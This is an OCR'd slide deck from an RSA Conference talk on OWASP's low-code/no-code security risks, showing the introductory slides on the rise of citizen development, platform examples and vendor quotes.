RSAConference™

OWASP Top 10 Risks for Low-Code/No-Code

Michael Bargury (@mbrg0)
Zenity

github.com/mbrg/talks

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About me

- CTO and co-founder @ Zenity
- Ex MSFT cloud security
- OWASP *'Top 10 LCNC Security Risks'* project lead
- Dark Reading columnist

@mbrg0

DR bit.ly/lcsec

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Outline

- How pervasive is it?
- Low Code / No Code growth and evolution
- The "hit-save" SDLC
- OWASP Top 10 LCNC Security Risks
- Learn more

Business-Led Development is Here

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
Exponential Growth in Business Development



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The Low-Code/No-Code Evolution

How did we get here?

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Business Needs

>>>

IT Capacity

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


If it sounds familiar, its because it is






```
Sub Macro1()
'
' Macro1 Macro
' comments
'
End Sub
Sub Macro2()
'
' Macro2 Macro
'
'

End Sub
```



Tech evolution

Build everything

- If this than that automation
- Integrations
- Business apps
- Whole products
- Mobile apps



Save Gmail attachments to your Google Drive • Ran at 6/25/2022 2:11:21 PM

When a new email arrives 1s

OUTPUTS

From: michaelbargury@zenity.io

Subject: Fwd: Remote desktop links

Apply to each attachment 7s

Show 1 of 2

Upload to Google Drive 5s

INPUTS

Folder path: /Attachments

File name: hi.rdp

Trigger

1. New Mention in Slack

Slack account: (required)

Slack @michaelbargury (pwntoso) (used in 1 Zap) Personal

Slack @michaelbargury (CTOs) (used in 0 Zaps) Personal

Available in every major enterprise


zapier
mx mendix
make
formerly Integromat
servicenow
salesforce
B
Betty Blocks
Microsoft
outsystems
Appian

Build Business Apps Faster

How low code / no node accelerates development:

- Ease of use lowers barrier to entry
- Off-the-shelf integrated components
- Key app features are baked-in (AuthN, AuthZ, ..)
- Connectors to on-prem, cloud and SaaS
- “Save” to deploy
- No infra to maintain

COVID health check app by Microsoft



Starting June 1, 2022, FTEs and external staff with @microsoft.com accounts must sign-in from either Microsoft issued/imaged devices or Intune enrolled devices. Learn more

Take the daily COVID-19 check

Your health and well-being are important. Each day, before entering Microsoft facilities, you'll be required to complete a screening based on local requirements. We'll ask a couple of questions and it should only take a minute.

It looks like your current location is near **Giv'atayim, Tel Aviv, Israel** . If this isn't correct, please change your location

What does Microsoft do with the information?

For issues or concerns contact IT Global Helpdesk globalhd@microsoft.com

Microsoft Data Privacy Notice Identity Terms of Use Feedback

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
https://aka.ms/healthcheck

Order-to-cash automation by Slack


slack
Automating order to cash fulfillment
slack
Financials Bot
salesforce CPQ
salesforce
workato
workday.
Financials
Billing
Mission Control
Slack Product Provisioning
slack
Manual Exception Handling (Sales Ops, Accounting, CS)

90% no touch orders

95% orders processed in less than 5 minutes

Delightful experience from Sales Opportunity to Product Fulfillment

"Choose tools that make developing and managing Integrations a joy."

Monica Wilkinson
Lead Architect

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
https://www.workato.com/the-connector/how-slack-automated-order-to-cash/

Business users become business developers



How citizen developers modernized Microsoft product launches

Mar 20, 2020 | Serah Delaini

"… A Business Operations program manager, and her team, were searching for a way to optimize the launch process for the 150 employees who ran product launches across the company.

… Within months, the app would become a widely used internal tool"

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https://www.microsoft.com/insidetrack/blog/how-citizen-developers-modernized-microsoft-product-launches/

A Humble Beginning – Low Code as Extendibility

“With Dynamics, …, we also launched this very powerful platform, the Power Platform -- … which acts as the extensibility framework for Microsoft Graph, extensibility framework for Dynamics, as well as Microsoft 365, and embeddable by every SaaS ISV.“

Satya Nadella, Microsoft Build 2018

Shift to Empowerment of Business Users

"Anyone can be a developer, completely transforming how your business operates"

"… we need to empower citizen developers with tools that are low-code/no-code tools so that they can build out these applications …. In fact, there are already 2.5 million citizen developers using Power Platform …"

"Once Excel was introduced, a lot of people were able to build spreadsheets and become numerical and analytical … think about all the white-collar-ish jobs that were created … we want the same thing to happen with low-code/no-code."

Satya Nadella, Microsoft Ignite 2019

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
Business Users are Leading The Way

“By 2025, 70% of new applications deployed for the enterprise will use low-code or no-code tools, up from less than 25% in 2020.”

“With Power Platform, we have the leading business process automation and productivity suite for domain experts in every industry, with 20 million monthly active users.”

Satya Nadella, Microsoft Inspire 2022



Zap published

[illegible]

Trigger

1. New Mention in Slack

Action

2. Sorry, I'm on a call

Action

3. Enough time to make them forget about me

Action

4. I'm always available!

youtu.be/5naPxs0fEJc

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The Race for a New Excel

Big vendors have a strong incentive to empower business users

+

Companies are lacking IT resources and need a solution for accelerated development

+

The tech is already there – business users are actually using it

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No Code No SDLC?

